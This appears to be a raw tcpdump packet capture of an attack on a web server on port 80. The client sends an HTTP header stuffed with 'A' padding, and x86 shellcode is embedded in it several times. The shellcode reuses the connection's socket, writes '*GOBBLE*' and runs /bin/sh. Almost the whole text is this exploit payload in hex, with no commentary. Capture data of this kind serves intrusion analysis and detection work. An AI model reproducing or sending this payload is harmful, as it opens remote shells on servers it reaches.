00:10:59.247109 10.3.91.32.www > 10.3.88.186.3477: . ack 26065
win 14480 <nop,nop,timestamp 1485469702 536142841> (DF)

  0000: 4500 0034 1009 4000 4006 62db 0a03 5b20
E..4..@.@.bÛ..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee4 0422
..Xº.P..m...Þä."

  0020: 8010 3890 c4c9 0000 0101 080a 588a 7806
..8.ÄÉ......X.x.

  0030: 1ff4 e3f9                                .ôãù


00:10:59.247172 10.3.91.32.www > 10.3.88.186.3477: . ack 26065
win 17376 <nop,nop,timestamp 1485469702 536142841> (DF)

  0000: 4500 0034 2d94 4000 4006 4550 0a03 5b20  E..4-
.@.@.EP..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee4 0422
..Xº.P..m...Þä."

  0020: 8010 43e0 b979 0000 0101 080a 588a 7806
..Cà¹y......X.x.

  0030: 1ff4 e3f9                                .ôãù


00:10:59.248616 10.3.88.186.3477 > 10.3.91.32.www: .
26065:27513(1448) ack 1 win 5840 <nop,nop,timestamp 536142841
1485469702> (DF)

  0000: 4500 05dc 7dba 4000 4006 ef81 0a03 58ba
E..Ü}º@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee4 0422 6d08 7f10  ..[
...PÞä."m...

  0020: 8010 16d0 a538 0000 0101 080a 1ff4 e3f9
...Ð¥8.......ôãù

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
```

```
X.x.AAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4168 4747 4747
AAAAAAAAAAAhGGGG

  0210: 89e3 31c0 5050 5050 c604 2404 5350 5031
.ã1ÀPPPPÆ.$.SPP1

  0220: d231 c9b1 80c1 e118 d1ea 31c0 b085 cd80  Ò1É±.Áá.Ñê1À
.
.

  0230: 7202 09ca ff44 2404 807c 2404 2075 e931  r..ÊÿD$..|$.
ué1

  0240: c089 4424 04c6 4424 0420 8964 2408 8944  À.D$.ÆD$.
.d$..D

  0250: 240c 8944 2410 8944 2414 8954 2418 8b54
$..D$..D$..T$..T

  0260: 2418 8914 2431 c0b0 5dcd 8031 c9d1 2c24
$...$1À°]Í.1ÉÑ,$

  0270: 7327 31c0 5050 5050 ff04 2454 ff04 24ff
s'1ÀPPPPÿ.$Tÿ.$ÿ

  0280: 0424 ff04 24ff 0424 5150 b01d cd80 5858
.$ÿ.$ÿ.$QP°.Í.XX

  0290: 5858 583c 4f74 0b58 5841 80f9 2075 ceeb  XXX<Ot.XXA.ù
uÎë
```

```
  02a0: bd90 31c0 5051 5031 c0b0 5acd 80ff 4424
½.1ÀPQP1À°ZÍ.ÿD$

  02b0: 0880 7c24 0803 75ef 31c0 50c6 0424 0b80
..|$..uï1ÀPÆ.$..

  02c0: 3424 0168 424c 452a 682a 474f 4289 e3b0
4$.hBLE*h*GOB.ã°

  02d0: 0950 53b0 0150 50b0 04cd 8031 c050 686e
.PS°.PP°.Í.1ÀPhn

  02e0: 2f73 6868 2f2f 6269 89e3 5053 89e1 5051
/shh//bi.ãPS.áPQ

  02f0: 5350 b03b cd80 cc0d 0a58 2d43 4343 4343  SP°;Í.Ì..X-
CCCCC

  0300: 4343 3a20 4141 4141 4141 4141 4141 4141  CC:
AAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA


00:10:59.249869 10.3.88.186.3477 > 10.3.91.32.www: P
27513:28961(1448) ack 1 win 5840 <nop,nop,timestamp 536142841
1485469702> (DF)

  0000: 4500 05dc 7dbb 4000 4006 ef80 0a03 58ba
E..Ü}»@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee4 09ca 6d08 7f10  ..[
...PÞä.Êm...

  0020: 8018 16d0 31f6 0000 0101 080a 1ff4 e3f9
...Ð1ö.......ôãù

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 6847 4747
AAAAAAAAAAAAhGGG

  0160: 4789 e331 c050 5050 50c6 0424 0453 5050
G.ã1ÀPPPPÆ.$.SPP

  0170: 31d2 31c9 b180 c1e1 18d1 ea31 c0b0 85cd  1Ò1É±.Áá.Ñê1À
```

```
.
  0180: 8072 0209 caff 4424 0480 7c24 0420 75e9  .r..ÊÿD$..|$. u
é

  0190: 31c0 8944 2404 c644 2404 2089 6424 0889  1À.D$.ÆD$. .d$..

  01a0: 4424 0c89 4424 1089 4424 1489 5424 188b  D$..D$..D$..T$..

  01b0: 5424 1889 1424 31c0 b05d cd80 31c9 d12c  T$...$1À°]Í.1ÉÑ,

  01c0: 2473 2731 c050 5050 50ff 0424 54ff 0424  $s'1ÀPPPPÿ.$Tÿ.$

  01d0: ff04 24ff 0424 ff04 2451 50b0 1dcd 8058  ÿ.$ÿ.$ÿ.$QP°.Í.X

  01e0: 5858 5858 3c4f 740b 5858 4180 f920 75ce  XXXX<Ot.XXA.ù uÎ

  01f0: ebbd 9031 c050 5150 31c0 b05a cd80 ff44  ë½.1ÀPQP1À°ZÍ.ÿD

  0200: 2408 807c 2408 0375 ef31 c050 c604 240b  $..|$..uï1ÀPÆ.$.

  0210: 8034 2401 6842 4c45 2a68 2a47 4f42 89e3  .4$.hBLE*h*GOB.ã

  0220: b009 5053 b001 5050 b004 cd80 31c0 5068  °.PS°.PP°.Í.1ÀPh

  0230: 6e2f 7368 682f 2f62 6989 e350 5389 e150  n/shh//bi.ãPS.áP

  0240: 5153 50b0 3bcd 80cc 0d0a 582d 4343 4343  QSP°;Í.Ì..X-CCCC

  0250: 4343 433a 2041 4141 4141 4141 4141 4141  CCC: AAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA


00:10:59.249922 10.3.91.32.www > 10.3.88.186.3477: . ack 28961
win 14480 <nop,nop,timestamp 1485469702 536142841> (DF)

  0000: 4500 0034 6f14 4000 4006 03d0 0a03 5b20
E..4o.@.@..Ð..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee4 0f72
..Xº.P..m...Þä.r

  0020: 8010 3890 b979 0000 0101 080a 588a 7806
..8.'y......X.x.

  0030: 1ff4 e3f9                                .ôãù


00:10:59.250036 10.3.91.32.www > 10.3.88.186.3477: . ack 28961
win 17376 <nop,nop,timestamp 1485469702 536142841> (DF)

  0000: 4500 0034 791f 4000 4006 f9c4 0a03 5b20
```

```
E..4y.@.@.ùÄ..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee4 0f72
..Xº.P..m...Þä.r

  0020: 8010 43e0 ae29 0000 0101 080a 588a 7806
..Cà®).....X.x.

  0030: 1ff4 e3f9                                 .ôãù



00:10:59.251126 10.3.88.186.3477 > 10.3.91.32.www: .
28961:30409(1448) ack 1 win 5840 <nop,nop,timestamp 536142841
1485469702> (DF)

  0000: 4500 05dc 7dbc 4000 4006 ef7f 0a03 58ba
E..Ü}¼@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee4 0f72 6d08 7f10  ..[
...PÞä.rm...

  0020: 8010 16d0 08c5 0000 0101 080a 1ff4 e3f9
...Ð.Å.......ôãù

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4168 4747
AAAAAAAAAAAAAhGG

  00b0: 4747 89e3 31c0 5050 5050 c604 2404 5350
GG.ã1ÀPPPPÆ.$.SP

  00c0: 5031 d231 c9b1 80c1 e118 d1ea 31c0 b085  P1Ò1É±.Áá.Ñê1À
.

  00d0: cd80 7202 09ca ff44 2404 807c 2404 2075  Í.r..ÊÿD$..|$.
u

  00e0: e931 c089 4424 04c6 4424 0420 8964 2408  é1À.D$.ÆD$.
.d$.

  00f0: 8944 240c 8944 2410 8944 2414 8954 2418
.D$..D$..D$..T$.

  0100: 8b54 2418 8914 2431 c0b0 5dcd 8031 c9d1
.T$...$1À°]Í.1ÉÑ

  0110: 2c24 7327 31c0 5050 5050 ff04 2454 ff04
,$s'1ÀPPPPÿ.$Tÿ.

  0120: 24ff 0424 ff04 24ff 0424 5150 b01d cd80
$ÿ.$ÿ.$ÿ.$QP°.Í.

  0130: 5858 5858 583c 4f74 0b58 5841 80f9 2075  XXXXX<Ot.XXA.ù
u

  0140: ceeb bd90 31c0 5051 5031 c0b0 5acd 80ff
Îë½.1ÀPQP1À°ZÍ.ÿ

  0150: 4424 0880 7c24 0803 75ef 31c0 50c6 0424
D$..|$..uï1ÀPÆ.$

  0160: 0b80 3424 0168 424c 452a 682a 474f 4289
..4$.hBLE*h*GOB.

  0170: e3b0 0950 53b0 0150 50b0 04cd 8031 c050
ã°.PS°.PP°.Í.1ÀP

  0180: 686e 2f73 6868 2f2f 6269 89e3 5053 89e1
hn/shh//bi.ãPS.á

  0190: 5051 5350 b03b cd80 cc0d 0a58 2d43 4343  PQSP°;Í.Ì..X-
CCC

  01a0: 4343 4343 3a20 4141 4141 4141 4141 4141  CCCC:
AAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 6847 4747 4789 e331 c050
AAAAAAhGGGG.ã1ÀP

  05b0: 5050 50c6 0424 0453 5050 31d2 31c9 b180
PPPÆ.$.SPP1Ò1É±.

  05c0: c1e1 18d1 ea31 c0b0 85cd 8072 0209 caff
Áá.Ñê1À°.Í.r..Êÿ

  05d0: 4424 0480 7c24 0420 75e9 31c0            D$..|$. ué1À


00:10:59.252419 10.3.88.186.3477 > 10.3.91.32.www: .
30409:31857(1448) ack 1 win 5840 <nop,nop,timestamp 536142841
1485469702> (DF)

  0000: 4500 05dc 7dbd 4000 4006 ef7e 0a03 58ba
E..Ü}½@.@.ï~..Xº

  0010: 0a03 5b20 0d95 0050 dee4 151a 6d08 7f10  ..[
...PÞä..m...

  0020: 8010 16d0 05af 0000 0101 080a 1ff4 e3f9
...Ð.¯........ôãù

  0030: 588a 7806 8944 2404 c644 2404 2089 6424  X.x..D$.ÆD$.
.d$

  0040: 0889 4424 0c89 4424 1089 4424 1489 5424
..D$..D$..D$..T$

  0050: 188b 5424 1889 1424 31c0 b05d cd80 31c9
..T$...$1À°]Í.1É

  0060: d12c 2473 2731 c050 5050 50ff 0424 54ff
